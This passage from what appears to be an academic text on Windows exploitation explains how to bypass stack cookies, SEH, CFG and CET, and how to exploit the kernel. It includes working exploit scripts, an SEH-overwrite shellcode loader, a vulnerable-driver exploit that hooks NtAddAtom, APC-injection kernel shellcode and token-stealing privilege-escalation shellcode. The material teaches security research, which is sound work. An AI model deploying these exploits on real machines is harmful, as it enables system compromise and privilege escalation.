Compilers support. Visual Studio can add cookie checks to functions with insecure buffer usage if the `/GS` option is passed to the compiler. This option also forces (unsafely used) buffers to be put at higher addresses, so that an overflow can not overwrite local variables.

5.6 Bypassing cookies: alternatives to buffer overflow

Up to now, attacks were delivered via a stack-based buffer overflow. However, there are other vulnerability types too and they can be used to bypass security cookies.

Direct write. In presence of an arbitrary write vulnerability, the saved return address could be directly overwritten without modifying the security cookie, unlike in the case of a sequential write in a buffer overflow.

Consider, for example, the following vulnerable test program:

```c
    while (1) {
        scanf("%d %d,%c", &x, &y, &c);
        if ('k' == c) {
            break;
        }
        if ('K' == c) {
            puts(art);
        }
        art[y * 5 + x] = c;
    }
```

Since the indices are not checked, an attacker can write anywhere in the program memory, up to a distance of 10 Gib. In particular, knowing the offset between the buffer and the saved return address, the latter can be directly overwritten as follows:

```python
packedPrintFlag = p32(printFlagAddr)
for i in range(4):
    p.sendline(
        bytes(str(retAddrOffs + i), 'ascii') + # x coord
        b' 0,' + # y coord
        packedPrintFlag[i:i+1] # c char
    )

p.sendline('0 0,k')
p.interactive()
```

Leak. An alternative way is to leak the saved cookie value within a stack frame. The drawback is that it can only be used to bypass the current function's cookie, because of the xor operation. However, if the global value is also leaked, this leads to leaking the frame pointer itself, and this could yield a certain advantage.

5.7 Bypassing cookies: exploiting frame-based SEH

Since the SEH_Records, which were introduced in 2.5, are on the stack, a stack buffer overflow gives an attacker the ability to overwrite them. In particular, the handler address field in SEH_Record, if overwritten, allows an attacker to hijack the execution flow when an exception is thrown.

With executable stack. For this attack, the key point is that the exception handler is passed parameters and, among them, one parameter points to the SEH_Record, which is stored in the stack, that is controlled by the attacker. So an attacker can put the address of a special gadget in the handler address. The gadget has to read the second parameter, as the gadget was a function (it becomes a handler, effectively), and to jump to it or nearby, so a shellcode can be injected after (or below) the `SEH_Record` and it will be executed.

An example is shown below.

```python
from pwintools import *

divisorOffs = 32
sehOffs = 48 # SEH_Record

POPPOPRET = 0x00407472 # pop ecx; pop ecx; ret;

f = open('payload.bin', 'rb')
shellcode = f.read()
f.close()

p = Process('seh.exe')

p.recvuntil(b'name:\r\n')
p.sendline(
    b'a' * divisorOffs
    + p32(0) # overwrites the divisor
    + b'b' * (sehOffs - divisorOffs - 4)
    + asm('nop; nop; .byte 0xeb, 4', 32) # takes 4 bytes
    + p32(POPPOPRET) # pop ecx; pop ecx; ret;
    + shellcode
)

p.interactive()
```

In this example, the exception is forcibly triggered by writing zero in the divisor of an integer division. Then an exception handler's pointer is overwritten by the address of the chosen gadget (*poppopret*), which redirects the control flow to the address of the `SEH_Record`. Here the first member is replaced with executable code that jumps after the `SEH_Record`, where the shellcode has been written.

Figure 5.5 further clarifies the stack layout in the moment the handler is invoked.

The green cells form the `SEH_Record`: the handler is overwritten with the address of the gadget, while the *next* pointer is overwritten with executable code.

With an ROP attack. This attack, like the previous one, leverages the fact that the second parameter of the handler contains the `SEH_Record` address. The idea behind this one is to perform an ROP attack. The first gadget is pointed to by the handler address. It has to overwrite the stack pointer with the value of the second parameter and contain a ret




Figure 5.5: SEH mechanism exploited

as usual. In this way, the second gadget is pointed to by the first field of the `SEH_Record`, which will be used as a return address. So, after skipping the second field (as it is already used to point to the handler/first gadget) one can perform a normal ROP attack.

Figure 5.6 shows valid gadgets according to the above explanation, along with arrows to clarify the attack.

ROP + stack pivot. If such a gadget is not present in the executable nor the loaded modules, or the current stack size is too small, the previously explained stack pivoting (Section 5.2) can be used. The handler address can be overwritten by the address of a gadget which performs stack pivoting; the limitation is that stack pivoting has to be performed with a single gadget.

Ways to trigger an exception. An exception can be force-triggered with input (or generic interaction) in many ways, which strongly depend on the program characteristics.

- If the program performs an integer division, the divisor can be replaced by zero as




Figure 5.6: SEH mechanism exploited

in the above example,

- if the program makes unchecked memory accesses, it can be forced to read an invalid address,
- if the program assumes resources availability, they can be claimed by an entity other than the attacked program, and so on.

5.8 Securing SEH

The PE's *Load Configuration table* can contain a list of allowed SEH handlers so that exploiting the SEH mechanism becomes harder. If this table is present, whenever an exception handler is about to be called, Windows checks if it is valid, that is, if it is in the table.

However, the aforementioned list only prevents an unintended handler to be called if its address is within the image address range. If a loaded module lacks the safe handlers table, then any of its addresses can be used as a handler, thus allowing the attacks described above.

5.9 Control Flow Guard (CFG)

Sometimes, function pointers are stored in memory, and, as such, they are potentially vulnerable to being overwritten by an attacker, so that when the pointer is queried to determine the next instruction, the execution flow can be controlled by an attacker.
The idea of CFG is to instrument each indirect call (that is, a call using a pointer to function) to check if the called target is valid, according to a compile-time generated table. The table can be only altered via API calls, which are CFG-invalid, else CFG would be useless.

CFG support in PE files. The *Load Configuration table* contains the compile-time generated list of the valid indirect call targets.

Compilers support. Visual Studio can generate the CFG table for the executable if `/guard:cf` is passed to the compiler and linker.

5.10 Bypassing CFG: alternatives

CFG only instruments indirect calls and jumps, so normal ROP attacks can be carried out without extra effort. However, other methods exist to hijack indirect calls without triggering the checks performed by CFG.

Back At The Epilogue (BATE). The CFG valid targets are marked by a bitmap that has 16-byte granularity. This implies that if a target is 16-byte aligned (as it is very often for cache efficiency), then the bitmap marks the exact valid address. Instead, if the target is not 16-byte aligned, then the bitmap marks a whole 16-byte range as valid (the first being `intendedAddress & ~15`). The BATE attack [1] exploits the inaccurate granularity of unaligned targets. The attack is based on the assumption that a valid CFG target is almost always the beginning of a function. This implies that the bytes above it are likely the epilogue of the previous function in memory. Since the epilogue ends with the ret instruction and the epilogue often contains `pop` instructions, epilogues are perfect candidates as reusable gadgets. The idea of the attack is to use epilogues preceding unaligned targets as gadgets to perform stack pivoting.

Whole function reuse. CFG enforces indirect calls to land at the beginning of a function. However, it does not prevent invocation of a different function from the one intended, as long as it is CFG-valid. An example attack is described by an Improsec article [22]. It leverages a vulnerability in a browser to overwrite a Javascript `TypedArray`'s *vtable* and call legitimate functions to achieve the attacker's desired behaviour. A similar and simpler version is described below.

This is an extract of the vulnerable example program:

```
    while (1) {
        puts("Enter a simple math operation (a[+-*/]b, no spaces) or ? or @ to sum or
    multiply five numbers");
        fgets(s.buffer, 127, stdin);
        if ('0' <= s.buffer[0] && s.buffer[0] <= '9') {
            sscanf_s(s.buffer, "%zd%c%zd", &a, &op, 1, &b);
            int actualOperation = (op-1)/2 - 20; // * + - / -> 0 1 2 3... but
    vulnerable
            res = (*s.operators[actualOperation])(a, b);
        } else {
            sscanf_s(s.buffer, "%c%zd%zd%zd%zd%zd", &op, 1, &a, &b, &c, &d, &e);
            int actualOperation = op - 63; // ? @ -> 0 1... but vulnerable
            res = (*s.operators5[actualOperation])(a, b, c, d, e);
        }
        printf("The result is %zd\n", res);
    }
```

The program expects one of two input formats, "num1 op num2" or "op num1 ... num 5", to perform an operation with two operands or with up to five. The operations are implemented with functions pointed by the arrays `s.operators` and `s.operators5`. The input character buffer is correctly bounds-checked, so there is no buffer overflow vulnerability as seen in previous examples. However, the index which selects the actual operation is not correctly checked, as it is evaluated using an unsafe "shortcut". This leads to the possibility to underflow the array of operator functions, as done in the following exploit portion.

```
p.recvuntil(b' numbers\r\n')
p.sendline(
    b'0'
    + OP_MINUS_4
    + b'9 '
    + b'a' * (OFFS_MINUS_4 - 4)
    + p32(acrtIobFuncAddr)
)

p.recvuntil(b'result is ')
input = p.recvuntil(b'\r\n')
stdin = int(input[:-2], 10)
```

The purpose of this code is to obtain the pointer to the C `FILE` structure that describes the standard input by calling `__acrt_iob_func(0)`. So, the first operand of the hijacked math operation is the parameter to the function, while the second operand is just a dummy value. The operator is a specific character such that the index for the `s.operators` is negative and a region within the buffer is interpreted as a function pointer. In this way, `__acrt_iob_func` is called as it was an operator, and CFG is unable to stop this because the function is a valid CFG target. The exploit performs multiple stages in this way to allocate executable memory, read a shellcode from the standard input into the allocated memory and execute the shellcode.

5.11 Control-flow Enhancement Technology (CET)

CET is an Intel and AMD extension that allows for further protection of the execution flow with respect to CFG, as it is implemented in hardware. It features two distinct functionalities: Indirect Branch Tracking and Shadow Stack.

Indirect Branch Tracking. This CET feature adds a new semantic to specific pre-existing nop instructions, now `endbr32` and `endbr64`. If this feature is enabled, every indirect jump and call must land on a valid jump target, marked by the `endbr32` instruction if running in 32-bit mode, else by the `endbr64` instruction; else an interrupt is fired.

Shadow Stack. This CET feature adds some instructions, a register, and new bits for the page table. A mapped page can be marked as user (or supervisor) shadow page. In this case, the page can only be accessed by specialized instructions (*ring 0* only); and by call/ret. A new register, called SSP (shadow stack pointer), points to a *shadow stack* page. When `call` is executed, the return address is pushed both on the normal stack and in the shadow stack by the hardware. If CET is enabled but SSP does not point to a shadow stack, an interrupt is fired. With `ret`, a value is popped by both stacks, and if they are not equal, an interrupt is fired. Note that `kernel32!SetProcessMitigationPolicy` can be called passing a `PROCESS_MITIGATION_USER_SHADOW_STACK_POLICY` structure. However, it can not be used to disable any part of this protection mechanism that is already enabled.

CET support in PE files. The ExtendedDllCharacteristics field contains the flag `IMAGE_DLLCHARACTERISTICS_EX_CET_COMPAT` that marks the executable as compatible with *Shadow Stack*. Instead, *Indirect Branch Tracking* support was not added to Windows, as it is similar to CFG.

Compilers support. In Visual Studio, to make the compiled program compatible with *Shadow Stack*, the `/CETCOMPAT` option has to be passed to the linker.

Chapter 6

Kernel exploitation


The drivers and the kernel itself run with a higher privilege level than normal programs and perform different tasks, but they are ultimately software. As such, they can contain bugs and vulnerabilities that can be exploited using techniques similar to the ones used for normal programs. In this chapter, Section 6.1 outlines the differences between kernel-mode and user-mode exploits, along with exploit examples in Section 6.2. Then, Section 6.3 shows what a shellcode can do in kernel mode, and Section 6.4 talks about what mitigations are employed in drivers and the kernel.

6.1 Differences with user-mode exploitation.

To exploit a kernel vulnerability, additional details must be considered, as there are many differences in the execution environment. First of all, if an unhandled exception is thrown in kernel mode, the Operating System will halt, showing the infamous *Blue Screen Of Death*, like the one shown in Figure 6.1. It is even possible to make the CPU go in an invalid state, in which case the computer will directly reset. On the contrary, in user mode, an unhandled exception will just close the program. This implies that the exploit must ensure a valid state after terminating. Additionally, most brute-force attacks are completely unfeasible in kernel mode, as repeated OS crashes will either signal a hardware failure or a malware attack.

Another difference is that kernel exploits have potential access to system data structures that are not accessible in user mode. This enables an attacker, for example, to retrieve private runtime information, disable some security countermeasures, kill processes, and so on.

The API set is different, too: user-mode DLLs are not callable from kernel mode directly.


:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: CRITICAL_PROCESS_DIED

Figure 6.1: Blue Screen of Death

Instead, basic operations are performed by calling the functions exported by the Windows kernel.

Additionally, kernel memory keep being mapped, whatever user process is currently mapped and whatever user thread is running.

Finally, interaction with the kernel and drivers is achieved differently, as shown in the example in Section 6.2.

6.2 Exploit examples

As explained in Section 2.6, the function `kernel32!DeviceIoControl` is used by a program to communicate with a driver. The following listing is an example of the usage of the `DeviceIoControl` function to interact with the Intel vulnerable driver.

```
HANDLE hDevice = CreateFileA("\\\\.\\Nal", FILE_ANY_ACCESS, 0, nullptr,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, nullptr);
assert(INVALID_HANDLE_VALUE != hDevice);

COPY_MEMORY_BUFFER_INFO copy_memory_buffer = { 0 };
copy_memory_buffer.case_number = 0x33;
copy_memory_buffer.source = source;
copy_memory_buffer.destination = destination;
copy_memory_buffer.length = length;

DWORD bytes_returned = 0;
if (!DeviceIoControl(device_handle, ioctl1, &copy_memory_buffer, sizeof(
copy_memory_buffer), nullptr, 0, &bytes_returned, nullptr)) {
    printf("Error: %d\n", GetLastError());
}
```

Devices are opened like normal files, their names start with `"\\.\"`. The `DeviceIoControl` function receives the *ioctl*, along with a structured input buffer and no output buffer. The `COPY_MEMORY_BUFFER_INFO` structure is specific to the target driver.

Using the Intel vulnerable driver. The *Intel Network Adapter Diagnostic Driver*, as explained in Section 3.5, is vulnerable.

An example that exploits its vulnerabilities is shown below. The exploit program uses the `DeviceIoControl` wrapper and helper functions provided in the *KdMapper* [28] source. Furthermore, the exploit program mimics the technique used by *KdMapper*:

1. It uses the Intel vulnerable driver to allocate executable kernel memory.
2. It writes a shellcode into the allocated memory.
3. It hooks a syscall function in the kernel, namely `NtAddAtom`, to jump to the allocated memory
4. It calls the user-mode end of `NtAddAtom` to execute the shellcode.

The small embedded shellcode does nothing else than return the passed argument.

A more detailed explanation follows.

First, some addresses of functions are queried for later use, namely the user-end and the kernel-end of `NtAddAtom` and the kernel API function `ExAllocatePool2`.

```
// retrieve some function addresses
HMODULE ntdll = GetModuleHandleA("ntdll.dll");
auto NtAddAtom = GetProcAddress(ntdll, "NtAddAtom");
uint64_t kernel_NtAddAtom = intel_driver::GetKernelModuleExport(hIntel,
intel_driver::ntoskrnlAddr, "NtAddAtom");
uint64_t kernel_ExAllocatePool2 = intel_driver::GetKernelModuleExport(hIntel,
intel_driver::ntoskrnlAddr, "ExAllocatePool2");
```

Then, executable memory is allocated from the nonpaged pool to contain the shellcode, which is then copied there.

```
// allocate executable memory
uint64_t poolFlags = 0x82LLU; // uninitialized, nonpaged_executable
uint64_t executableKernelMemory;
assert(intel_driver::CallKernelFunction<uint64_t, uint64_t, size_t, uint32_t>(
hIntel, &executableKernelMemory, kernel_ExAllocatePool2, poolFlags, 4096, '1337'));

// write shellcode
unsigned char kernelShellcode[] = { 0x48, 0x89, 0xc8, 0xc3 }; // mov rax, rcx; ret
assert(intel_driver::MemCopy(hIntel, executableKernelMemory, reinterpret_cast<
uint64_t>(kernelShellcode), sizeof(kernelShellcode)));
```

Then, the kernel-end of *NtAddAtom* is hooked, so that the next time the corresponding syscall is invoked, the control flow is detoured to the previously allocated memory, that is, to the shellcode.

```
// prepare the hook
unsigned char hook[] = { 0x48, 0xb8, 0, 0, 0, 0, 0, 0, 0, 0, 0xff, 0xe0 }; // mov
rax, imm64; jmp rax
* (uint64_t *) (hook + 2) = executableKernelMemory;
unsigned char original[sizeof(hook)];

// install the hook
assert(intel_driver::ReadMemory(hIntel, kernel_NtAddAtom, original, sizeof(hook)));
assert(intel_driver::WriteToReadOnlyMemory(hIntel, kernel_NtAddAtom, hook, sizeof(
hook)));
```

Hooking a syscall in this way is prone to cause bugs in other processes. For this reason, the authors of *KdMapper* chose a rarely used function such as *NtAddAtom*.

Then, the user-end of *NtAddAtom* is called to execute the shellcode.

```
// execute the shellcode
auto callableNtAddAtom = reinterpret_cast<uint64_t (__stdcall *) (void *)>(
NtAddAtom);
uint64_t value = callableNtAddAtom(0xdeadc0de);
printf("Shellcode returned: %llx\n", value);
```

Finally, the hook is removed and the normal behaviour of *NtAddAtom* is restored.

```
    //uninstall the hook
    assert(intel_driver::WriteToReadOnlyMemory(hIntel, kernel_NtAddAtom, original,
    sizeof(hook)));
```

For brevity, prints in the above code were removed; the following is the output of the program when run:

```
C:\code>intelExploit.exe
Intel driver loaded
User-mode end of NtAddAtom: 0x00007FF8`464CD810
Kernel-mode end of NtAddAtom: 0xfffff806`1c954390
Hooked user-end of NtAddAtom
Called user-end of NtAddAtom; shellocde returned: 0xdeadc0de
Unhooked NtAddAtom
Intel driver unloaded
```

6.3 Kernel shellcoding

A kernel shellcode can read and write important system structures to achieve various goals:

- hide a process from other processes,
- elevate a process' privileges,
- kill a process or modify its memory,
- disable some protection mechanisms,
- leak data,
- and more.

An example of kernel shellcode is shown below. It was written by Sean Dillion, a.k.a. ZeroSum0x0, for Windows 7.

The shellcode installs a custom syscall handler; the old one is saved in the fixed address heap of the *Hardware Abstraction Layer* module, or HAL. The custom handler searches for the spoolsv.exe process and, in the context of one of its threads, it schedules an Asynchronous Procedure Call that will run a user-mode shellcode. Finally, the custom syscall handler restores the default syscall handler and calls it.

To install a custom syscall handler, the `IA32_LSTAR` Model Specific Register, or MSR for short, has to be modified to the address of the syscall handler.

```
        ; read the pointer to the syscall handler
        mov     ecx, IA32_LSTAR
        rdmsr
        ; save it in the HAL heap
        movabs  rbx, 0xffffffffffd00ff8
        mov     DWORD PTR [rbx + 0x4], edx
        mov     DWORD PTR [rbx], eax
        ; install a new syscall handler
        lea     rax, [syscallCustomHandler]
        mov     rdx, rax
        shr     rdx, 0x20
        wrmsr
```

Then, when the next syscall will be invoked, the control flow will reach the custom syscall handler. The custom syscall handler mimics the default one, which sets up the kernel stack, saves registers, and so on.

Then, the syscall handler retrieves the first interrupt handler, which belongs to the Windows kernel. By repeatedly subtracting a page size, the MZ signature will reveal the kernel base address.

```
        mov     r15, QWORD PTR gs:[0x38] ; KPCR.IdtBase
        mov     r15, QWORD PTR [r15 + 0x4] ; a handler from an IDT entry
        shr     r15, 0xc ; zero-out the flags in the low bits
        shl     r15, 0xc
loopSearchForNtosBase:
        sub     r15, 0x1000
        mov     rsi, QWORD PTR [r15]
        cmp     si, 0x5a4d ; "MZ"
        jne     loopSearchForNtosBase
```

Knowing the base address of the kernel, its PE headers can be parsed and its exported functions can be used by the shellcode.

Then, the code looks for the spoolsv.exe process, which is considered to be installed and running on all Windows versions; it is searched by passing all possible PID values to the function `PsLookupProcessByProcessId`.

```
        xor     ebx, ebx
loopSearchSpoolProcess: ; for (ebx = 0; ebx <= 0x10000; ebx += 4)
        mov     ecx, ebx
        add     ecx, 0x4
        cmp     ecx, 0x10000
        jge     kernelMainEnd
        mov     rdx, r14 ; it will point to a pointer to an EPROCESS structure
        mov     ebx, ecx
        mov     r11d, 0x4ba25566 ; hash of PsLookupProcessByProcessId
        call    callExportInModule
        test    eax, eax
        jnz     loopSearchSpoolProcess
        mov     rcx, QWORD PTR [r14]
        mov     r11d, 0x2d726fa3 ; hash of PsGetProcessImageFileName
        call    callExportInModule
        mov     rsi, rax
        call    hashOfUpperCase
        cmp     r9d, 0xdd1f77bf ; hash of spoolsv.exe
        jne     loopSearchSpoolProcess
```

Then, the code attaches the current thread to spoolsv.exe with the `KeStackAttachProcess` function, allocates executable user-mode memory with the `ZwAllocateVirtualMemory` function and it copies the user-mode shellcode in the allocated memory using the `movsb` instruction.

Then, an alertable thread is searched for:

```
        mov     rsi, rbx
        add     rsi, 0x308 ; thead list head inside EPROCESS in Windows 6.1
        mov     rcx, rsi
loopSearchForTheThread: ; any Alertable thread
        mov     rdx, QWORD PTR [rcx] ; next thread
        sub     rdx, r12 ; 0x420; ETHREAD.ThreadListEntry to ETHREAD base
        push    rcx
        push    rdx
        mov     rcx, rdx
        sub     rsp, 0x20
        mov     r11d, 0x9d364026 ; hash of PsGetThreadTeb
        call    callExportInModule
```

The thread's TEB is first queried, then the structure is inspected for the desired flags.

```
        add     rsp, 0x20
        pop     rdx
        pop     rcx
        test    rax, rax
        jz      nextThread
        add     rdx, 0x4c ; MiscFlags in KTHREAD in ETHREAD
        mov     eax, DWORD PTR [rdx]
        bt      eax, 0x5 ; in version 6.1: Alertable flag
        jc      foundThread
nextThread:
        mov     rcx, QWORD PTR [rcx]
        jmp     loopSearchForTheThread
foundThread:
```

The alertable thread is then used to execute an Asynchronous Procedure Call to run the user-mode shellcode.

```
        mov     r11d, 0x4b55ceac ; hash of KeInitializeApc
        call    callExportInModule
        xor     edx, edx
        push    rdx
        push    rdx
        pop     r8
        pop     r9
        mov     rcx, r12
        mov     r11d, 0x9e093818 ; hash of KeInsertQueueApc
        call    callExportInModule
```

Finally, the custom syscall handler restores the former handler and calls it

```
        movabs  rax, ds:0xffffffffffd00ff8
        mov     rdx, rax
        shr     rdx, 0x20
        xor     rbx, rbx
        dec     ebx
        and     rax, rbx
        xor     rcx, rcx
        mov     ecx, IA32_LSTAR
        wrmsr
        ; ...
        swapgs
        notrack jmp QWORD PTR ds:0xffffffffffd00ff8
```

Token stealing is a technique to elevate a process' privileges by replacing the *access token* of the current process with the one of the System process. It can be achieved with a shellcode, like the one written by Winterknife [29], presented below.

The shellcode works on multiple Windows versions by looking at the *NtMajorVersion*, *NtMinorVersion*, and *NtBuildNumber* fields in the *KUSER_SHARED_DATA*:

```
    mov rcx, 0FFFFF78000000000h  ; ECX = nt!_KUSER_SHARED_DATA VA
    add eax, [rcx + 26Ch]        ; EAX = EAX + nt!_KUSER_SHARED_DATA.NtMajorVersion
    add eax, [rcx + 270h]        ; EAX = EAX + nt!_KUSER_SHARED_DATA.NtMinorVersion
    cmp eax, 7d                  ; if (EAX == 7) => Win7/Server 2008 R2, set EFLAGS.ZF!
    jz win7                      ; jump if EFLAGS.ZF == 1 to win7 label
    ; ...
win7:
    mov r9, 188h                 ; R9 = FIELD_OFFSET(nt!_EPROCESS, ActiveProcessLinks)
    mov r10, 208h                ; R10 = FIELD_OFFSET(nt!_EPROCESS, Token)
    jmp offsets_resolved         ; done assigning version-bound offsets
```

Then, the shellcode retrieves the current `_KTHREAD` object from the `_KPCR` pointed to by the `gs` segment register. In the `_KTHREAD` there is the current `_KPROCESS` object; its pointer is saved in the `rcx` register.

```
    mov rax, gs:[188h]           ; RAX = *(gsbase + 0x188) = current nt!_KTHREAD VA
    mov rax, [rax + 220h]        ; RAX = nt!_KTHREAD.Process = current nt!_KPROCESS VA
    mov rcx, rax                 ; RCX = RAX = current nt!_KPROCESS/nt!_EPROCESS VA
```

Then, the linked list of `_KPROCESS`es inside `_KPROCESS` itself is walked to search for the System process, which has always 4 as PID.

```
    add rax, r9               ; RAX += R9 -> current nt!_EPROCESS.ActiveProcessLinks VA
search_system_process:
    mov rax, [rax]            ; RAX = *(RAX) = next nt!_EPROCESS.ActiveProcessLinks VA
    cmp qword [rax - 8h], 4h  ; if (*(RAX - 0x8) == 0x4) => System process found
    jnz search_system_process ; jump if EFLAGS.ZF == 0 to repeat the loop
```

Finally, the current process' token is replaced by the token from the System process.

```
    sub rax, r9             ; RAX = RAX - R9 = System nt!_EPROCESS VA
    mov rax, [rax + r10]    ; RAX = System nt!_EPROCESS.Token = nt!_EX_FAST_REF.Object
    and al, F0h             ; AL &= 0xF0, mask off lowest nibble to ignore RefCnt field
    mov rdx, [rcx + r10]    ; RDX = current nt!_EPROCESS.Token = nt!_EX_FAST_REF.Object
    and rdx, 0Fh            ; RDX = RDX & 0xF = nt!_EX_FAST_REF.RefCnt of current process
    add rax, rdx            ; RAX = RAX + RDX, System Token with
                            ;       process's nt!_EX_FAST_REF.RefCnt
    mov [rcx + r10], rax    ; overwrite current nt!_EPROCESS.Token with the System's one
```

6.4 Kernel mitigations

In kernel mode, there are mitigations too, many of which are just the same as their user-mode counterparts.

KASLR is the kernel-mode equivalent of *ASLR*, with some additional features. Many data structures created by the Windows kernel used to be at fixed addresses, for example, the *Page Table Entries* and the Hardware Abstraction Layer's heap. These and other structures were gradually moved at randomized addresses in different Windows versions.

SMEP and SMAP are two hardware protection mechanisms that enforce the separation between user pages and kernel pages. *SMEP* stands for *Supervisor Mode Execution Prevention* and, if enabled, the CPU will fire an interrupt when the control flow goes to a user page if running in *ring 0*. Instead, *SMAP*, which stands for *Supervisor Mode Access Prevention*, fires the interrupt when a user page is read or written, explicitly (as in `mov`) or implicitly (as in a *GDT* entry access). *SMAP* is more general than *SMEP*, as executing an instruction implies fetching it from memory.
SMEP and *SMAP* are enabled by setting the 20th and 21st bit, respectively, of the *cr4* register.

